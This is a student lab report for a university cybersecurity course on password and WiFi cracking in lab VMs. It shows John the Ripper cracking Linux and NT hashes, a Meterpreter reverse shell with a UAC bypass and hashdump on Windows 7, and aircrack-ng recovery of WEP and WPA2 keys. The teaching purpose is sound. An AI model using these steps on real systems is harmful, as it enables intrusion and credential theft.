

OLD DOMINION UNIVERSITY
CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


ASSIGNMENT #5 – PASSWORD CRACKING AND WIFI CRACKING

JEGGO PAOLO V. DYCOK


01242866

Task A: Linux Password Cracking (25 points)

1. 5 points. Create two groups, one is cyse301s23, and the other is your ODU Midas ID (for example, pjiang). Then display the corresponding group IDs.

A terminal window titled 'root@CS2APenTest: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output:

```
root@CS2APenTest: # groupadd cyse301s23
root@CS2APenTest: # groupadd jdyco001
root@CS2APenTest: #
```

A terminal window titled 'root@CS2APenTest: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following command and output:

```
root@CS2APenTest: # tail -2 /etc/group
cyse301s23:x:1001:
jdyco001:x:1002:
root@CS2APenTest: #
```

PROCEDURE:

- I created two groups, cyse301s23 and jdyco001 using groupadd command
- I used the tail command on /etc/group to show the last two groups added

2. 5 points. Create and assign three users to each group. Display related UID and GID information of each user.

```
root@CS2APenTest: ~
File Edit View Search Terminal Help
root@CS2APenTest:~# useradd Bob
root@CS2APenTest:~# useradd Alice
root@CS2APenTest:~# useradd May
root@CS2APenTest:~# useradd Sean
root@CS2APenTest:~# useradd John
root@CS2APenTest:~# useradd Kim
root@CS2APenTest:~# usermod -a-G cyse301s23 Bob
usermod: invalid option -- '-'
Usage: usermod [options] LOGIN

Options:
  -c, --comment COMMENT          new value of the GECOS field
  -d, --home HOME_DIR            new home directory for the user account
  -e, --expiredate EXPIRE_DATE  set account expiration date to EXPIRE_DATE
  -f, --inactive INACTIVE       set password inactive after expiration
                                to INACTIVE
  -g, --gid GROUP                force use GROUP as new primary group
  -G, --groups GROUPS           new list of supplementary GROUPS
  -a, --append                   append the user to the supplemental GROUPS
                                mentioned by the -G option without removing
                                the user from other groups
  -h, --help                     display this help message and exit
  -l, --login NEW_LOGIN         new value of the login name
  -L, --lock                     lock the user account
  -m, --move-home               move contents of the home directory to the
                                new location (use only with -d)
  -o, --non-unique               allow using duplicate (non-unique) UID
  -p, --password PASSWORD       use encrypted password for the new password
  -R, --root CHROOT_DIR        directory to chroot into
  -P, --prefix PREFIX_DIR       prefix directory where are located the /etc/* files
  -s, --shell SHELL             new login shell for the user account
  -u, --uid UID                 new UID for the user account
  -U, --unlock                   unlock the user account
  -v, --add-subuids FIRST-LAST  add range of subordinate uids
  -V, --del-subuids FIRST-LAST  remove range of subordinate uids
  -w, --add-subgids FIRST-LAST  add range of subordinate gids
  -W, --del-subgids FIRST-LAST  remove range of subordinate gids
  -Z, --selinux-user SEUSER     new SELinux user mapping for the user account
```

```
root@CS2APenTest: ~
File Edit View Search Terminal Help
--o, --non-unique          new location (use only with -d)
-p, --password PASSWORD  allow using duplicate (non-unique) UID
-R, --root CHROOT_DIR    use encrypted password for the new password
-P, --prefix PREFIX_DIR  directory to chroot into
                           prefix directory where are located the /etc/* files
-s, --shell SHELL        new login shell for the user account
-u, --uid UID             new UID for the user account
-U, --unlock              unlock the user account
-v, --add-subuids FIRST-LAST add range of subordinate uids
-V, --del-subuids FIRST-LAST remove range of subordinate uids
-w, --add-subgids FIRST-LAST add range of subordinate gids
-W, --del-subgids FIRST-LAST remove range of subordinate gids
-Z, --selinux-user SEUSER new SELinux user mapping for the user account

root@CS2APenTest:~# usermod -G cyse301s23 Bob
root@CS2APenTest:~# usermod -G cyse301s23 Alice
root@CS2APenTest:~# usermod -G cyse301s23 May
root@CS2APenTest:~# usermod -G jdyco001 Sean
root@CS2APenTest:~# usermod -G jdyco001 John
root@CS2APenTest:~# usermod -G jdyco001 Kim
root@CS2APenTest:~# tail -6 /etc/passwd
Bob:x:1001:1003:~/home/Bob:/bin/sh
Alice:x:1002:1004:~/home/Alice:/bin/sh
May:x:1003:1005:~/home/May:/bin/sh
Sean:x:1004:1006:~/home/Sean:/bin/sh
John:x:1005:1007:~/home/John:/bin/sh
Kim:x:1006:1008:~/home/Kim:/bin/sh
root@CS2APenTest:~#
```

PROCEDURE:

- I created 6 users: Bob, Alice, May, Sean, John and Kim.
- I assigned Bob, Alice, and May to cyse301s23. I assigned Sean, John, and Kim to jdyco001. I then used tail -6 command to show UID and GID of all users.

3. 5 points. Choose six new passwords, from easy to hard, and assign them to the users you created. You need to show me the password you selected in your report, and DO NOT use your real-world passwords.

```
root@CS2APenTest: ~
File Edit View Search Terminal Help
May:x:1003:1005:~/home/May:/bin/sh
Sean:x:1004:1006:~/home/Sean:/bin/sh
John:x:1005:1007:~/home/John:/bin/sh
Kim:x:1006:1008:~/home/Kim:/bin/sh
root@CS2APenTest:~# passwd Bob
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# passwd Alice
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# passwd May
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# passwd Sean
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# passwd John
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# passwd Kim
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~#
```

PROCEDURE:

- I used passwd command to create passwords for all 6 users.
 - Bob – pw: 123456789
 - Alice – pw: P@ssword123
 - May – pw: 0987654321
 - Sean – Apple123
 - John – KiwiStrawberry123
 - Kim – Mik1234567

4. 5 points. Export all six users' password hashes into a file named "YourMIDAS-HASH" (for example, pjiang-HASH). Then launch a dictionary attack to crack the passwords. You MUST crack at least one password in order to complete this assignment.

```
root@CS2APenTest: ~
File Edit View Search Terminal Help
GNU nano 4.3 jdyco001-HASH Modified
Bob:$6$iqn0UTX5qzAFJX3LS2qbaYa9HocgeEV7a3p0Rzp6t97LQ0vY6Wavw51MTbE4h.hkKZaHmAfd>
Alice:$6$h7E605UcJ5/V.msR$geLgP8Y0cixNeEJrwU0Jn9PKqZqoYv73.rf40k5mnvLkXfk4.uTLA>
May:$6$Cwz0ZhWtidHa9VsA5Ua1q0D0nvs0Td5xuLGxg.ufLoq8pzWgt9D02Vo.Fkqp1CtxGlWaKa7i>
Sean:$6$Bm2k3fpeQN16bsAqsZhnMJWQlFy0aHqrC0zj5/E10L.2zEHx0K3C6MRpMGH1QGuaBmvTF0Z>
John:$6$n8XCwjojNRhhjo3w$z0n9cpF08B7uXqaPxleQErMX20guqxh.w/Hr9q4I6EIh880rz36HR3>
Kim:$6$mQ1RGi3q.ILz3Li$jjIkjiNQLNsYjWRB02YDHoHTRGd0ok3glY2JsnHBb012qV9j9BqCQPz>
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^_ Replace ^U Paste Text ^T To Spell ^_ Go To Line
```

```
root@CS2APenTest: ~
File Edit View Search Terminal Help
root@CS2APenTest: # john jdyco001-HASH
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Further messages of this type will be suppressed.
To see less of these warnings, enable 'RelaxKPCWarningCheck' in john.conf
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789 (Bob)
0987654321 (May)
```

PROCEDURE:

- I exported all six users to jdyco001-HASH using Nano.

Task B: Windows Password Cracking (25 points)

Log on to Windows 7 VM and create a list of 3 users with different passwords. Then you need to


establish a reverse shell connection with the admin privilege to the target Windows 7 VM.
Now, complete the following tasks:

1. 5 points. Display the password hashes by using the “hashdump” command in the meterpreter shell. Then

Ben/P@ss12345

Ann/Abc123456

Kat/54321Apple



```
root@CS2APenTest: ~
File Edit View Search Terminal Tabs Help
root@CS2APenTest: ~ x root@CS2APenTest: ~ x
[+] Started reverse TCP handler on 192.168.217.3:4444
[+] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[+] Uploaded the agent to the filesystem...
[+] Uploading the bypass UAC executable to the filesystem...
[+] Meterpreter stager executable 73802 bytes long being uploaded..
[+] Sending stage (179779 bytes) to 192.168.217.2
[+] Meterpreter session 4 opened (192.168.217.3:4444 -> 192.168.217.2:53641) at
2023-04-10 19:44:27 -0400

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Ann:1004:aad3b435b51404eeaad3b435b51404ee:0607f770c2f37e09a850e09e920a9f45:::
Ben:1003:aad3b435b51404eeaad3b435b51404ee:740bb8e5bf4aa68fb56a2474eee2d01f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
Kat:1005:aad3b435b51404eeaad3b435b51404ee:269a5fed6ff304e709933a6fbe4dd52b:::
window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad86bdd830b7586c:
**
```

PROCEDURE:

- I launched a reverse TCP by setting up Kali linux as the listener and msfvenom to deliver a payload to windows 7
- I used command set session 1 and used bypassuac to get administrator access to utilize hashdump command.

2. 10 points. Save the password hashes into a file named “your_midas.WinHASH” in Kali Linux (you need to replace the “your_midas” with your university MIDAS ID). Then run John the ripper for 10 minutes to crack the passwords (You MUST crack at least one password in order to complete this assignment.).

```



root@CS2APenTest: ~
File Edit View Search Terminal Help
lably
session completed
root@CS2APenTest: # john --format=NT jdyco001.WinHASH
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 4 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password
  (window 7)
  (Administrator)
  (Guest)
Proceeding with incremental:ASCII
3g 0:00:01:15 3/3 0.03997g/s 23334Kp/s 23334Kc/s 93388Kc/s v4az12..mariqk1
3g 0:00:01:25 3/3 0.03528g/s 23632Kp/s 23632Kc/s 94565Kc/s fluv11s..fluv08
3g 0:00:02:09 3/3 0.02325g/s 23798Kp/s 23798Kc/s 95216Kc/s pwoksl03..pwoksul3
3g 0:00:03:18 3/3 0.01514g/s 24155Kp/s 24155Kc/s 96620Kc/s lulvjic..lulvnes
3g 0:00:03:35 3/3 0.01395g/s 24171Kp/s 24171Kc/s 96685Kc/s rx8juz..rxr7cb
3g 0:00:03:51 3/3 0.01298g/s 24279Kp/s 24279Kc/s 97118Kc/s 2mckah71..2mck1912
-----
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
Kat:1005:aad3b435b51404eeaad3b435b51404ee:269a5fed6ff304e709933a6fba4dd52b:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c:::
meterpreter >

```

PROCEDURE:

- I saved all the hashes to jdyco001.Win-HASH and ran john the ripper for 10 minutes and got 1 password

3. 10 points. Upload the password cracking tool, Cain and Abel, to the remote Windows 7 VM, and install it via a remote desktop window. Then, implement BOTH brute force and dictionary attacks to crack the passwords. (You MUST crack at least one password in order to complete this assignment.)




PROCEDURE:

- I uploaded the CAIN and ABEL tool using upload command to upload the setup and ran it, loading the hashes to initiate dictionary attack and brute force.

Task C: 20 points

Follow the steps in the lab manual, and practice cracking practice for WEP and WPA/WPA2 protected traffic.

1. Decrypt the lab4wep. cap file (5 points) and perform a detailed traffic analysis (5 points)



PROCEDURE:

- I opened the wireshark file, used aircrack to decrypt WEP key and used airdecap-ng to create a decrypted file that shows the protocols. Found a couple of EAP, ARP, TCP, HTTP. Although, the majority of the packets were ARP packets which make up 86% of all traffic.

2. Decrypt the lab4wpa2. cap file (5 points) and perform a detailed traffic analysis (5 points)

lab4wpa2.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter: eapol

No.	Time	Source	Destination	Protocol	Length	Info
1285	9.788198	Cisco-Li_7c:d8:c7	Apple_d3:93:65	EAPOL	133	Key (Message 1 of 4)
1287	9.710241	Apple_d3:93:65	Cisco-Li_7c:d8:c7	EAPOL	155	Key (Message 2 of 4)
1292	9.715358	Cisco-Li_7c:d8:c7	Apple_d3:93:65	EAPOL	195	Key (Message 3 of 4)
1294	9.716899	Apple_d3:93:65	Cisco-Li_7c:d8:c7	EAPOL	133	Key (Message 4 of 4)

Frame 1285: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)

```

root@CS2APenTest: ~/CYSE301/Module V-Wireless Security
File Edit View Search Terminal Help

KEY FOUND! [ password ]
Master Key   : 20 64 DE 6A 2E 73 86 96 81 91 8E 8C 1E 32 49 FC
              38 C9 0A 44 BC 2B 6E 94 45 4B BF 8F B9 79 FC 3B

Transient Key : B8 1C 67 D0 7A 34 96 C6 C0 51 A7 78 C8 F4 77 C2
                EE AE E5 48 5D 7F 5E F5 AA 69 76 D8 85 83 31 FA
                2A 65 A4 C0 A0 D1 4A 96 BC C5 96 65 7A FC A2 44
                94 14 51 EC 9C 42 51 E1 EA BF AE 5F B8 64 11 0D

EAPOL HMAC   : 49 94 2C 92 12 04 BA 66 ED D8 40 0F 10 A5 19 47

root@CS2APenTest:~/CYSE301/Module V-Wireless Security# airdecap-ng -p password lab4wpa2.cap
You must also specify the ESSID (-e).
"airdecap-ng --help" for help.
root@CS2APenTest:~/CYSE301/Module V-Wireless Security# airdecap-ng -p password lab4wpa2.cap -e CCNI
Total number of stations seen      13
Total number of packets read      10074
Total number of WEP data packets   19
Total number of WPA data packets  2284
Number of plaintext data packets   7
Number of decrypted WEP packets    0
Number of corrupted WEP packets    0
Number of decrypted WPA packets   2228
Number of bad TKIP (WPA) packets  0

```

lab4wpa2-dec.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter: <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	8.668868	Apple_d3:93:65	Broadcast	ARP	42	Request for 08:00:27:00:00:00 on interface eth0
2	8.833208	192.168.2.23	0.0.0.0	DNS	73	Standard query 0xc01b A www.ap
3	8.227328	192.168.2.23	224.0.0.251	MDNS	136	Standard query 0x0008 ANY Peng
4	8.227328	192.168.2.23	192.168.2.1	UDP	46	58834 -> 582 Len=4
5	8.480768	::	ff02::1:ff03:9365	ICMPv6	78	Neighbor Solicitation for fe80
6	8.668832	fe80::a65e:60ff:fed::	ff02::1b	MDNS	340	Standard query 0x0008 PTR air

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)

Ethernet II, Src: Apple_d3:93:65 (a4:5e:08:d3:93:65), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

Address Resolution Protocol (request)

```

root@CS2APenTest:~/CYSE301/Module V-Wireless Security
File Edit View Search Terminal Help



Master Key   : 20 64 DE 6A 2E 73 86 96 81 91 8E 8C 1E 32 49 FC
              38 C9 0A 44 BC 2B 6E 94 45 4B BF 8F B9 79 FC 3B

